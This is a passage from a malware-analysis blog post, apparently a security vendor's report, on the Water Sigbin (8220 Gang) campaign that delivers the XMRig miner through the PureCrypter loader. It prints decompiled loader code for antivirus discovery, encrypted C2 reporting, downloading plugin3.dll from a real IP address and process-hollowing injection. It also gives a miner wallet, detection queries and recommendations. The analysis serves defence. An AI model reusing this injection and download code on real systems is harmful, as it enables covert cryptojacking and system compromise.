                List<string> list = new List<string>();
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    list.Add(managementBaseObject["displayName"].ToString());
                }
                if (list.Count != 0)
                {
                    Class38.string_3 = string.Join(", ", list.ToArray());
                    return Class38.string_3;
                }
                Class38.string_3 = "N/A";
                return Class38.string_3;
            }
        }
        text = Class38.string_3;
    }
    catch
    {
        text = "N/A";
    }
    return text;
}
```

Figure 17. PureCrypter retrieves installed AV using WMI query
download

```
private void mw_sendSystemInformation(GClass5 gclass5_0)
{
    try
    {
        byte[] array = GClass4.mw_SerializeObjectToByteArray(gclass5_0);
        byte[] array2 = this.method_4().mw_EncryptUsingTripleDES(array);
        byte[] bytes = BitConverter.GetBytes(array2.Length);
        this.method_0().Client.Poll(-1, SelectMode.SelectWrite);
        this.method_0().Client.Send(bytes, 0, bytes.Length, SocketFlags.None);
        this.method_0().Client.Poll(-1, SelectMode.SelectWrite);
        this.method_0().Client.Send(array2, 0, array2.Length, SocketFlags.None);
    }
```

Figure 18. PureCrypter sends encrypted collected data to the C2 server
download

The following code snippet illustrates the initial encrypted request containing system information:

```
                Packet Length
00000000 90 00 00 00                                ....          Encrypted Data
00000004 4b ef cf 3a f1 9c bf 19  fd 0b de f2 cf 8a 74 9d   K..:.... ......t.
00000014 14 24 4e 48 ed 13 c9 d1  66 ed 21 c8 d8 12 31 23   .$NH.... f.!...1#
00000024 35 48 37 06 6a 0d 63 61  65 9d 5f 7e 0f 11 20 72   5H7.j.ca e._~.. r
00000034 8f 6e b0 b3 d4 66 75 31  15 22 f2 9a 40 60 d0 ef   .n...fu1 ."..@`..
00000044 7a 62 4a af 85 7b 8f de  e5 61 36 cc 89 dc c5 36   zbJ..{.. .a6....6
00000054 d7 70 c7 54 a5 9a 81 66  c6 ec c2 ac fe 13 39 7f   .p.T...f ......9.
00000064 bb 19 ee 7d d5 08 9d 54  ed 3d 85 05 24 db 76 cd   ...}...T .=..$.v.
00000074 9c 42 99 2d bb f8 d9 0c  7e b5 4f 50 19 43 1c 3b   .B.-.... ~.OP.C.;
00000084 9b b6 de 60 b2 08 44 9a  20 02 a0 3f d6 bf a2 ef   ...`..D.  ..?....
```

Figure 19. Initial encrypted request
download

Meanwhile, the following code snippet illustrates the initial decrypted request:



Figure 20. Initial decrypted request
download

Upon successful registration with the C&C server, the C&C server responds with an encrypted message containing the XMRig configuration details, such as the process's parameters, the mining pooling server, process name, among others. This response is then stored in a registry key.

The code snippet in Figure 21 illustrates the encrypted response, while Figure 22 shows the decrypted content of the response.



Figure 21. Encrypted response
download



Figure 22. Decrypted response
download

The malware stores the decrypted response in a registry key under the subkey path *HKEY_CURRENT_USER\SOFTWARE\<Victim ID>*. The name of the key is the MD5 hash of the Victim ID.



Figure 23. The XMRig configuration stored in the registry key
download

Following the receipt of the initial response from the C&C server, the malware downloads an encrypted file named *plugin3.dll*, and saves it in a registry key named after the MD5 hash of the retrieved file.

```
internal void method_0()
{
    [... Truncated Code ...]
    if (Class1.smethod_2().XfaJcVgBaO != null)
    {
        if (Class37.smethod_1(Class1.smethod_2().BfoJg0PGYf) == null)
        {
            try
            {
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            }
            catch
            {
            }
            using (HttpClient httpClient = new HttpClient())
            {
                httpClient.Timeout = TimeSpan.FromMinutes(20.0);
                byte[] result = httpClient.GetByteArrayAsync(Class1.smethod_2().XfaJcVgBaO).Result; "http://79.110.49.232/plugin3.dll"
                Class37.mw_StoreDecryptedResponseinRegistry(Class1.smethod_2().BfoJg0PGYf, result);
            }                                                                                    "46CA954A242393AFA5371FD73A9FB577"
            GC.Collect();
        }
        new Thread(new ThreadStart(Class41.<>c.<>c_0.method_0))
        {
            IsBackground = true
        }.Start();
        return;
    }
}
```
Figure 24. PureCrypter downloads Plugin3.dll, which is the final XMRig Payload
download

```
GET /plugin3.dll HTTP/1.1
Host: 79.110.49.232
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 13 Jun 2024 16:06:12 GMT
Content-Type: application/octet-stream
Content-Length: 2355928
Last-Modified: Sun, 14 Apr 2024 20:30:45 GMT
Connection: keep-alive
ETag: "661c3cf5-23f2d8"
Accept-Ranges: bytes

.....qe.(7..jU..i        Q. .U.Q.....'..!.]...3..|.....l...b...Jf.j..G,1v....Z.w./..C.........2.......B...b.....R.U...!...|C........B3XH..a...>.......2.30....d...C.....
Q...PI...\.............I3
../.gX....7...........b..$
```
Figure 25. Downloading plugin3.dll (XMRig payload)
download



Figure 26. Content of plugin3.dll in the registry key
download

The malware proceeds to decrypt the response using the TripleDES algorithm and decompresses it with Gzip.

Next, the loader creates a new process named *AddinProcess.exe* to impersonate a legitimate process. It then uses process injection to load the XMRig payload into memory and starts the new process.

```
public static int mw_ProcessInjection(string string_0, string string_1, object object_0)
{
    try
    {
        int num = -1;
        for (int i = 0; i < 10; i++)
        {
            try
            {
                int num2 = Marshal.ReadInt32(object_0, 60);
                int num3 = Marshal.ReadInt32(object_0, num2 + 24 + 56);
                int num4 = Marshal.ReadInt32(object_0, num2 + 24 + 60);
                int num5 = Marshal.ReadInt32(object_0, num2 + 24 + 16);
                short num6 = Marshal.ReadInt16(object_0, num2 + 4 + 2);
                short num7 = Marshal.ReadInt16(object_0, num2 + 4 + 16);
                long num8 = Marshal.ReadInt64(object_0, num2 + 24 + 24);
                byte[] array = new byte[104];
                byte[] array2 = new byte[24];
                IntPtr intPtr = GClass1.smethod_2(1232, 16);
                string runtimeDirectory = RuntimeEnvironment.GetRuntimeDirectory();
                string text = Path.Combine(runtimeDirectory, string_0 + ".exe");
                if (!File.Exists(text))
                {
                    try
                    {
                        text = Path.Combine(Path.GetTempPath(), string_0 + ".exe");
                        File.Copy(Process.GetCurrentProcess().MainModule.FileName, text, false);
                    }
                    catch
                    {
                    }
                }
                if (string_1 != null)
                {
                    text = text + " " + string_1;
                }
                string text2 = runtimeDirectory;
                Marshal.WriteInt32(intPtr, 48, 1048603);
                Class2.CreateProcessA(null, text, IntPtr.Zero, IntPtr.Zero, false, 12U, IntPtr.Zero, text2, array,
```

Figure 27. Creating the “AddinProcess.exe” process that hosts the XMRig miner
download

```
Class2.CreateProcessA(null, text, IntPtr.Zero, IntPtr.Zero, false, 12U, IntPtr.Zero, text2, array,
  array2);
long num9 = Marshal.ReadInt64(array2, 0);
long num10 = Marshal.ReadInt64(array2, 8);
num = Marshal.ReadInt32(array2, 16);
Class2.ZwUnmapViewOfSection(num9, num8);
Class2.VirtualAllocEx(num9, num8, (long)num3, 12288U, 64U);
if (!Class2.WriteProcessMemory(num9, num8, object_0, num4, 0L))
{
    throw new Exception();
}
for (short num11 = 0; num11 < num6; num11 += 1)
{
    byte[] array3 = new byte[40];
    Buffer.BlockCopy(object_0, num2 + (int)(24 + num7) + (int)(40 * num11), array3, 0, 40);
    int num12 = Marshal.ReadInt32(array3, 12);
    int num13 = Marshal.ReadInt32(array3, 16);
    int num14 = Marshal.ReadInt32(array3, 20);
    byte[] array4 = new byte[num13];
    Buffer.BlockCopy(object_0, num14, array4, 0, array4.Length);
    if (!Class2.WriteProcessMemory(num9, num8 + (long)num12, array4, array4.Length, 0L))
    {
        throw new Exception();
    }
}
Class2.delegate3_0(num10, intPtr);
byte[] bytes = BitConverter.GetBytes(num8);
long num15 = Marshal.ReadInt64(intPtr, 136);
if (!Class2.WriteProcessMemory(num9, num15 + 16L, bytes, 8, 0L))
{
    throw new Exception();
}
Marshal.WriteInt64(intPtr, 128, num8 + (long)num5);
Class2.SetThreadContext(num10, intPtr);
Class2.ResumeThread(num10);
Marshal.FreeHGlobal(intPtr);
Class2.CloseHandle(num9);
Class2.CloseHandle(num10);
GC.Collect();
return num;
```

Figure 28. Writing the XMRig payload within the “AddinProcess.exe” process and running it
download

The final payload is XMRig, a popular open-source mining software that supports multiple operating systems. It has been delivered via the Purecrypter loader through the exploitation of Oracle WebLogic vulnerabilities. XMRig sends a mining login request to a mining pool URL “217.182.205[.]238:8080” and a wallet address “ZEPHYR2xf9vMHptpxP6VY4hHwTe94b2L5SGyp9Czg57U8DwRT3RQvDd37eyKxoFJUYJvP5ivBbiFCAMyaKWUe9aPZzuNoDXYTtj2Z.c4k”.

The following image shows a login request sent by XMRig:

{"id":1,"jsonrpc":"2.0","method":"login","params":{"login":"ZEPHYR2xf9vMHptpxP6VY4hHwTe94b2L5SGyp9Czg57U8DwRT3RQvDd37eyKxoFJUYJvP5ivBbiFCAMyaKWUe9aPZzuNoDXYTtj2Z.c4k","pass":"x","agent":"XMRig/6.21.0 (Windows NT 10.0; Win64; x64) libuv/1.44.2 msvc/2019","algo":["rx/0","cn/2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/ccx","cn-lite/1","cn-heavy/0","cn-heavy/tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","cn/upx2","cn/1","rx/wow","rx/arq","rx/graft","rx/sfx","rx/keva","argon2/chukwa","argon2/chukwav2","argon2/ninja","ghostrider"]}}

Figure 29. XMRig login request
download

Recommendations

Organizations can protect systems and networks against the exploitation of vulnerabilities by implementing the following cybersecurity best practices and proactive defense measures:

- **Regularly update and patch systems and software**
- Keep operating systems, applications, and systems firmware up to date with the latest security patches.
- **Implement robust access controls**
- Ensure that users and applications only have the minimum level of access necessary to perform their tasks.
- Use strong authentication methods such as multi-factor authentication (MFA).
- **Conduct regular security assessments**
- Regularly scan networks and systems for vulnerabilities.
- **Conduct security awareness training**
- Continuously educate employees on relevant security best practices.

- Trend solutions

The following Vision One execution profile shows the major actives performed via the *wireguard2-3.exe* binary.



Figure 30. Vision One RCA graph
download



Figure 31. Workbench detection
download

Trend Vision One hunting query

The following text lists potentially useful queries for threat hunting within Vision One:

processName:"*Microsoft.NET\Framework64*" AND objectCmd:"*--cpu-max-threads-hint*"

Observed attack techniques

- F8044 - Temporary Binary File Execution via PowerShell
- F2269 - File Delivery via PowerShell
- F4193 - Executable Binary in PowerShell Memory
- F8404 - Cross-Process Injection via CreateRemoteThread

Workbench monitoring

- [Heuristic Attribute] Potential Information Gathering Behavior
- Cryptocurrency Mining Command Execution
- Potential Malicious PowerShell Activity Detected

Meanwhile, these protections exist to detect malicious activity and shield Trend customers from the attack discussed in this blog entry:

- 1010550 - Oracle WebLogic WLS Security Component Remote Code Execution Vulnerability (CVE-2017-3506)
- 1011716 - Oracle Weblogic Server Insecure Deserialization Vulnerability (CVE-2023-21839)

Conclusion

The Water Sigbin (aka 8220 Gang) threat actor has demonstrated a sophisticated multistage loading technique used to deliver the XMRIG crypto miner, showcasing its expertise and use advanced tactics and techniques. By exploiting Oracle WebLogic server vulnerabilities, deploying cryptocurrency miners, and employing anti-debugging measures such as code obfuscation and .Net Reactor protection, this threat actor highlights its ability to evade detection and compromise systems. This campaign emphasizes the importance of robust security measures and vigilance in monitoring new threats.

Indicators of Compromise

The indicators of compromise can be found here.

MITRE ATT&CK Techniques

Tactic	Technique	Technique ID
Initial Access	Exploit Public-Facing Application	T1190
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
	Windows Management Instrumentation	T1047
Defense Evasion	Masquerading: Match Legitimate Name or Location	T1036.005
	Deobfuscate/Decode Files or Information	T1140
	Modify Registry	T1112
	Impair Defenses: Disable or Modify Tools	T1562.001
	Reflective Code Loading	T1620
	Process Injection: Process Hollowing	T1055.012
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005
Discovery	Process Discovery	T1057
	Query Registry	T1012
	Software Discovery: Security Software Discovery	T1518.001
	System Information Discovery	T1082
Command and Control	Application Layer Protocol	T1071
	Data Obfuscation	T1001
	Non-Standard Port	T1571
	Non-Application Layer Protocol	T1095